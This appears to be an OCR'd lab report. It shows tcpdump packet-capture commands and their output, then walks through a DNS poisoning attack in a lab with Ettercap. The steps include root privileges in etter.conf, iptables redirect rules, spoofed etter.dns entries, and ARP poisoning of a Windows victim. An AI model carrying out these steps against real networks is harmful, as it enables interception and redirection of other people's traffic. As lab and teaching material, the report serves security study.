
To see this capture packets in ASCII form, use this command: tcpdump -r traffic.pcap -A



To see this captured packers in Hexadecimal from, use this command: tcpdump -r traffic.pcap -X



To view packet headers in real-time, use: tcpdump -r traffic.pcap -n –vvv




Analyze Protocols: Capture traffic for specific protocols like TCP, UDP and DNS: For analyzing TCP traffic, use this command: tcpdump -r traffic.pcap -n -vvv tcp

```
┌──(kali㉿kali)-[~]
└─$ tcpdump -r traffic.pcap -n -vvv tcp
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:47.862922 IP (tos 0×0, ttl 64, id 5200, offset 0, flags [DF], proto TCP (6), length 60)
    10.159.204.122.46382 > 208.80.154.224.443: Flags [S], cksum 0×4279 (incorrect → 0×d0ef), seq 1307646416, win 64240,
15:15:47.891203 IP (tos 0×0, ttl 64, id 6580, offset 0, flags [DF], proto TCP (6), length 60)
    10.159.204.122.42606 > 142.250.217.202.443: Flags [S], cksum 0×400d (incorrect → 0×828a), seq 158955668, win 64240,
15:15:47.897291 IP (tos 0×0, ttl 53, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    208.80.154.224.443 > 10.159.204.122.46382: Flags [S.], cksum 0×f12e (correct), seq 2109531646, ack 1307646417, win 4
15:15:47.897344 IP (tos 0×0, ttl 64, id 5201, offset 0, flags [DF], proto TCP (6), length 52)
    10.159.204.122.46382 > 208.80.154.224.443: Flags [.], cksum 0×4271 (incorrect → 0×c77d), seq 1, ack 1, win 502, opt
15:15:47.899239 IP (tos 0×0, ttl 64, id 5202, offset 0, flags [DF], proto TCP (6), length 714)
    10.159.204.122.46382 > 208.80.154.224.443: Flags [P.], cksum 0×4507 (incorrect → 0×b949), seq 1:663, ack 1, win 502
15:15:47.911393 IP (tos 0×0, ttl 121, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    142.250.217.202.443 > 10.159.204.122.42606: Flags [S.], cksum 0×35c3 (correct), seq 2708432798, ack 158955669, win 6
15:15:47.911440 IP (tos 0×0, ttl 64, id 6581, offset 0, flags [DF], proto TCP (6), length 52)
    10.159.204.122.42606 > 142.250.217.202.443: Flags [.], cksum 0×4005 (incorrect → 0×6256), seq 1, ack 1, win 502, op
15:15:47.914626 IP (tos 0×0, ttl 64, id 6582, offset 0, flags [DF], proto TCP (6), length 724)
    10.159.204.122.42606 > 142.250.217.202.443: Flags [P.], cksum 0×42a5 (incorrect → 0×1a05), seq 1:673, ack 1, win 50
15:15:47.915387 IP (tos 0×0, ttl 64, id 6583, offset 0, flags [DF], proto TCP (6), length 58)
    10.159.204.122.42606 > 142.250.217.202.443: Flags [P.], cksum 0×400b (incorrect → 0×47a0), seq 673:679, ack 1, win
15:15:47.915769 IP (tos 0×0, ttl 64, id 6584, offset 0, flags [DF], proto TCP (6), length 670)
    10.159.204.122.42606 > 142.250.217.202.443: Flags [P.], cksum 0×426f (incorrect → 0×dfa9), seq 679:1297, ack 1, win
15:15:47.933112 IP (tos 0×0, ttl 53, id 5708, offset 0, flags [DF], proto TCP (6), length 306)
    208.80.154.224.443 > 10.159.204.122.46382: Flags [P.], cksum 0×82c5 (correct), seq 1:255, ack 663, win 84, options [
15:15:47.933152 IP (tos 0×0, ttl 64, id 5203, offset 0, flags [DF], proto TCP (6), length 52)
    10.159.204.122.46382 > 208.80.154.224.443: Flags [.], cksum 0×4271 (incorrect → 0×c3a2), seq 663, ack 255, win 501,
```

For analyzing the UDP traffic, use this command: tcpdump -r traffic.pcap -n -vvv udp

```
┌──(kali㉿kali)-[~]
└─$ tcpdump -r traffic.pcap -n -vvv udp
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:47.810527 IP (tos 0×0, ttl 64, id 60485, offset 0, flags [DF], proto UDP (17), length 62)
    10.159.204.122.54077 > 8.8.8.8.53: [bad udp cksum 0×e764 → 0×9d19!] 18267+ A? en.wikipedia.org. (34)
15:15:47.849755 IP (tos 0×0, ttl 64, id 34484, offset 0, flags [DF], proto UDP (17), length 73)
    10.159.204.122.52070 > 8.8.8.8.53: [bad udp cksum 0×e76f → 0×a5c4!] 38257+ A? safebrowsing.googleapis.com. (45)
15:15:47.862319 IP (tos 0×0, ttl 121, id 14998, offset 0, flags [none], proto UDP (17), length 107)
    8.8.8.8.53 > 10.159.204.122.54077: [udp sum ok] 18267 q: A? en.wikipedia.org. 2/0/0 en.wikipedia.org. [3h26m55s] CNAME dyna
15:15:47.890293 IP (tos 0×0, ttl 103, id 48994, offset 0, flags [none], proto UDP (17), length 89)
    8.8.8.8.53 > 10.159.204.122.52070: [udp sum ok] 38257 q: A? safebrowsing.googleapis.com. 1/0/0 safebrowsing.googleapis.com.
15:15:48.087503 IP (tos 0×0, ttl 64, id 13077, offset 0, flags [DF], proto UDP (17), length 66)
    10.159.204.122.42528 > 8.8.8.8.53: [bad udp cksum 0×e768 → 0×7751!] 50010+ A? upload.wikimedia.org. (38)
15:15:48.125174 IP (tos 0×0, ttl 120, id 13901, offset 0, flags [none], proto UDP (17), length 82)
    8.8.8.8.53 > 10.159.204.122.42528: [udp sum ok] 50010 q: A? upload.wikimedia.org. 1/0/0 upload.wikimedia.org. [9m11s] A 208
15:15:50.941367 IP (tos 0×0, ttl 64, id 23915, offset 0, flags [DF], proto UDP (17), length 58)
    10.159.204.122.60320 > 8.8.8.8.53: [bad udp cksum 0×e760 → 0×1e70!] 60659+ A? www.kali.org. (30)
15:15:50.992359 IP (tos 0×0, ttl 104, id 39545, offset 0, flags [none], proto UDP (17), length 90)
    8.8.8.8.53 > 10.159.204.122.60320: [udp sum ok] 60659 q: A? www.kali.org. 2/0/0 www.kali.org. [5m] A 104.18.5.159, www.kali
15:15:56.242500 IP (tos 0×0, ttl 1, id 51825, offset 0, flags [none], proto UDP (17), length 203)
    10.159.204.149.49666 > 239.255.255.250.1900: [udp sum ok] UDP, length 175
15:15:57.251554 IP (tos 0×0, ttl 1, id 51826, offset 0, flags [none], proto UDP (17), length 203)
    10.159.204.149.49666 > 239.255.255.250.1900: [udp sum ok] UDP, length 175
15:15:58.250173 IP (tos 0×0, ttl 1, id 51827, offset 0, flags [none], proto UDP (17), length 203)
    10.159.204.149.49666 > 239.255.255.250.1900: [udp sum ok] UDP, length 175
15:15:58.673793 IP6 (flowlabel 0×11ca8, hlim 1, next-header UDP (17) payload length: 56) fe80::bd45:cbb7:5ce9:a6be.546 > ff02::
t SNTP-servers lifetime NTP-server opt_83) (client-ID type 4) (elapsed-time 65535))
15:15:58.785167 IP6 (hlim 64, next-header UDP (17) payload length: 64) fe80::6238:e0ff:fe31:c9d4.47107 > fe80::bd45:cbb7:5ce9:a
list lan. lan.))
15:15:59.262204 IP (tos 0×0, ttl 1, id 51828, offset 0, flags [none], proto UDP (17), length 203)
    10.159.204.149.49666 > 239.255.255.250.1900: [udp sum ok] UDP, length 175
15:15:59.940313 IP (tos 0×0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 302)
    10.159.204.75.40267 > 239.255.255.250.1900: [udp sum ok] UDP, length 274
15:15:59.940313 IP (tos 0×0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 302)
    10.159.204.75.36384 > 239.255.255.250.1900: [udp sum ok] UDP, length 274
15:15:59.940313 IP (tos 0×0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 366)
    10.159.204.75.36384 > 239.255.255.250.1900: [udp sum ok] UDP, length 338
15:15:59.940313 IP (tos 0×0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 366)
    10.159.204.75.40267 > 239.255.255.250.1900: [udp sum ok] UDP, length 338
15:15:59.940313 IP (tos 0×0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 376)
    10.159.204.75.40267 > 239.255.255.250.1900: [udp sum ok] UDP, length 348
15:15:59.940313 IP (tos 0×0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 376)
    10.159.204.75.36384 > 239.255.255.250.1900: [udp sum ok] UDP, length 348
```

For analyzing the DNS traffic, use this command: tcpdump -r traffic.pcap -n -vvv 'port 53' [13]



Implementation of DNS Poisoning Attack: For this attack, Ettercap tool is used, which is the Network sniffing tool for Network analysis. With the help of Ettercap, an attacker can examine or manipulate the data being sent by intercepting and capturing network traffic between two parties.

For this attack, kali machine is used as an attacker machine and windows machine as a victim machine. Leafpad was first installed in my kali machine.




Figure: Leafpad installation

After installing Leafpad, modifications were made to the index.html file to display a particular message on the target web browser. The image below shows the information that was contained in the index.html file:





Figure: index.html file

The 'ettercap.conf' file was located and the necessary changes were made, as seen in the attached image. It was critical to set the configuration file's 'ec_uid' and 'ec_gid' values to 0 in order to successfully carry out a DNS poisoning attack.



```
#########################################################################
#                                                                       #
#  ettercap -- etter.conf -- configuration file                         #
#                                                                       #
#  Copyright (C) ALoR & NaGA                                            #
#                                                                       #
#  This program is free software; you can redistribute it and/or modify #
#  it under the terms of the GNU General Public License as published by #
#  the Free Software Foundation; either version 2 of the License, or    #
#  (at your option) any later version.                                  #
#                                                                       #
#                                                                       #
#########################################################################

[privs]
ec_uid = 0              # nobody is the default
ec_gid = 0              # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
arp_poison_warm_up = 1        # seconds
arp_poison_delay = 10         # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1          # boolean
arp_poison_request = 0        # boolean
arp_poison_equal_mac = 1      # boolean
dhcp_lease_time = 1800        # seconds
port_steal_delay = 10         # seconds
port_steal_send_delay = 2000  # microseconds
ndp_poison_warm_up = 1        # seconds
ndp_poison_delay = 5          # seconds
ndp_poison_send_delay = 1500  # microseconds
ndp_poison_icmp = 1           # boolean
ndp_poison_equal_mac = 1      # boolean
icmp6_probe_delay = 3         # seconds
```

Figure: etter.conf file

```
#--------------
#     Linux
#--------------

   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"

# pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect
   redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
   redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
```

In the same etter.conf file, the dns_spoof script was commented out in order to run the DNS poisoning attack. On both IPv4 and IPv6 networks, users can use this script to reroute inbound TCP traffic from one port to another. This can be helpful for a number of network security activities, such as monitoring and modifying network traffic or analyzing the security of DNS infrastructure.


After making changes to the etter.dns file, the etter.dns file was located and the appropriate modifications were made.

```
┌──(root㉿kali)-[/var/www/html]
└─# locate etter.dns
/etc/ettercap/etter.dns
/usr/share/ettercap/etter.dns.examples

┌──(root㉿kali)-[/var/www/html]
└─# leafpad /etc/ettercap/etter.dns
```


```
#############################################################################
#                                                                           #
#  ettercap -- etter.dns -- host file for dns_spoof plugin                  #
#                                                                           #
#  Copyright (C) ALoR & NaGA                                                #
#                                                                           #
#  This program is free software; you can redistribute it and/or modify     #
#  it under the terms of the GNU General Public License as published by     #
#  the Free Software Foundation; either version 2 of the License, or        #
#  (at your option) any later version.                                      #
#                                                                           #
#############################################################################
#                                                                           #
# Sample hosts file for dns_spoof plugin                                    #
#                                                                           #
#                                                                           #
#                                                                           #
# the format is (for A query):                                              #
#   www.myhostname.com A 168.11.22.33 3600                                  #
#   *.foo.com          A 168.44.55.66 [optional TTL]                        #
#                                                                           #
# ... for a AAAA query (same hostname allowed):                             #
#   www.myhostname.com AAAA 2001:db8::1                                     #
#   *.foo.com          AAAA 2001:db8::2 [optional TTL]                      #
#                                                                           #
# or to skip a protocol family (useful with dual-stack):                    #
#   www.hotmail.com    AAAA ::                                              #
#   www.yahoo.com      A    0.0.0.0                                         #
#                                                                           #
# or for PTR query:                                                         #
#   www.bar.com    PTR 10.0.0.10 [TTL]                                      #
#   www.google.com PTR ::1 [TTL]                                            #
#                                                                           #
# or for MX query (either IPv4 or IPv6):                                    #
#    domain.com MX xxx.xxx.xxx.xxx [TTL]                                    #
#    domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx                 #
#    domain3.com MX xxxx:xxxx::y                                            #
#                                                                           #
# or for WINS query:                                                        #
#    workgroup WINS 127.0.0.1 [TTL]                                         #
#    PC*       WINS 127.0.0.1                                               #
#                                                                           #
# or for SRV query (either IPv4 or IPv6):                                   #
#    service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]                   #
#    service._tcp|_udp.domain SRV [2001:db8::3]:port                        #
#                                                                           #
# or for TXT query (value must be wrapped in double quotes):                #
#    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]                  #
#                                                                           #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests       #
#       so if you want to reverse poison you have to specify a plain        #
#       host. (look at the www.microsoft.com example)                       #
#                                                                           #
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.     #
#                                                                           #
# NOTE: IPv6 specific do not work because ettercap has been built without   #
#       IPv6 support. Therefore the IPv6 specific examples has been         #
#       commented out to avoid ettercap throwing warnings during startup.   #
#                                                                           #
#############################################################################


# vim:ts=8:noexpandtab

example.com     A 10.159.204.122
*.example.com   A 10.159.204.122
www.example.com PTR 10.159.204.122
```

Figure: etter.dns file

In the above image, the website example.com was specifically targeted, so all the DNS queries for "www.example.com" would be spoofed to "10.159.204.122" which was the local IP address of the Kali machine being used by the attacker. After making all these changes, the Apache service was started.



After that the attack was started using ettercap.



Ettercap was launched and then a host scan was run. The list of hosts that were found is shown in the image below. The victim machine's IP address and DNS server IP were chosen as the targets from among these discovered hosts.




Figure: Target IP addresses





Figure: Target Host List

After that the attack was started poisoning the targeted hosts.



Afterward, the DNS attack was initiated with the help of the dns_spoof plugin.




Figure: DNS poisoning Activation

After successfully activating DNS poisoning, the effectiveness was examined on the Windows target machine. To verify whether the DNS attack was functioning as intended, a test was conducted by attempting to access the website "example.com".
The outcome of this test indicated that the DNS attack had indeed taken effect, as the request to "example.com" was redirected to the Kali Linux machine being used by the attacker.
To provide visual evidence of the DNS poisoning's impact, two images were included: one captured prior to the attack, and the other captured after the attack had been executed.




Figure: Before DNS poisoning Attack

